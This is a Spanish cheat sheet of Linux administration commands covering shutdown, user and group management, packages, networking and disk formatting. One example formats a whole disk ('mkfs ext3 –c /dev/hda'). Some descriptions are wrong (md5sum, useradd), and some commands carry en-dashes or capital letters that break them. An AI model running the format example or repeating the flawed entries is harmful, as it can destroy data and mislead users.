Startx	Inicia la interfaz gráfica.	startx
init #	Cambia de modo de arranque.	init 0
runlevel	Muestra el modo actual y anterior de arranque.	runlevel
liloconfig	Inicia la configuración de lilo.	liloconfig
lilo –t	Checa la integridad del archivo lilo.conf.	lilo –t
Lilo	Instala lilo.	lilo
shutdown –h now	Apaga el sistema.	shutdown –h now
shutdown –r now	Reinicia el sistema.	shutdown –r now
shutdown –rt #	Reinicia en # segundos.	shutdown –rt 60
shutdown –c	Cancela alguna programación hecha con este mismo comando.	shutdown -c
adduser nombre_usuario	Agrega un usuario en los archivos passwd y shadow. Además crea su /home/usuario.	adduser pepito
useradd nombre_usuario	Agrega un usuario solo en al archivo passwd.	useradd juanito

chown –R usuario:grupo archivo	Cambia de dueño y de grupo a un archivo.	Chown –R pedrito:pumas archivo1.txt
userdel nombre_usuario	Borra usuarios de los archivos passwd y shadow pero deja su home.	userdel paquito
userdel –r nombre_usuario	Borra un usuario del passwd y del shadow y elimina su home.	userdel –r anita
groupadd nombre_grupo	Agrega grupos.	groupadd ejecutivos
groupdel nombre_grupo	Borra grupos.	groupdel ejecutivos
passwd –g nombre_grupo	Cambia de contraseña al grupo.	passwd –g obreros
login nombre_usuario	Permite logearse como otro usuario.	login adriana
sg nombre_grupo	Cambia de grupo si se pertenece a varios.	sg capturistas
tar –zxvf nombre_archivo	Descomprime y desempaqueta un archivo.	tar –zxvf archivo2.tar.gz
installpkg nombre_paquete	Instala paquetes con extensión .tgz.	installpkg php5.tgz
removepkg nombre_paquete	Desinstala paquetes.	removepkg php5
upgradepkg nombre_paquete	Instala paquetes de actualización.	upgradepkg
pkgtool	Inicia herramienta para instalar paquetes.	pkgtool
mkfs tipo_formato –c disco_duro	Da formato a particiones.	mkfs ext3 –c /dev/hda
xorgconfig	Inicia configuración del monitor, teclado y mouse.	Xorgconfig
mouseconfig	Inicia configuración del mouse.	mouseconfig
md5sum nombre_paquete	Saca la llave de algún paquete.	md5sum staroffice
netconfig	Inicia la configuración de la tarjeta de red.	netconfig
hostname -i	Muestra la IP de la máquina.	hostname -i
ifconfig	Muestra datos de la tarjeta de red.	ifconfig
Nmap localhost	Muestra los puertos abiertos de la máquina.	nmap localhost
Ps	Lista los procesos corrientes.	Ps
Free	Muestra información de la memoria.	Free
netstat -c	Muestra quien está conectado al servidor y su estado.	netstat -c

TEXTOS DE APOYO

Jack Tackett, Jr.,Steven Burnett. Linux. 4a. edición. Prentice Hall. 2000. España.

Luis de Salvador. Introducción al HTML. España.

Rafael Martinez. Manual de PHP.